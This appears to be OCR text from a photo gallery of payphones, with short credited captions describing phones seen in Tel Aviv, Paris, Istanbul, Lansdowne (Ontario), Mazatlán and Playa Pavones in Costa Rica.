
Global Payphones



Israel. Looks like we spoke too soon. This bank of phones, found in Tel Aviv’s Central Bus Station, is even bigger.

Photo by Nily Harel


Global Payphones



France. Seen at Charles de Gaulle Airport in Paris, this model comes complete with an incoming phone number!

Photo by SuperD


Global Payphones



Turkey. Discovered in the backstreets of a cool neighborhood in Istanbul, this phone (and certainly the booth) looks like it's been through a great deal over the years.

Photo by J.D.


Payphones of the Americas



Canada. This phone is in Lansdowne, Ontario, Canada and is operated by the independent Lansdowne Telephone Company, which clearly doesn't believe in payphones.

Photo by Christopher Anderson


Payphones of the Americas



Mexico. One of the few payphones left in Mazatlán, which is in the state of Sinaloa.

Photo by Tom


Payphones of the Americas



Costa Rica. This model, complete with an incoming phone number, was found on top of a random hill in the Playa Pavones around 20 kilometers from the nearest paved road.

Photo by nathan

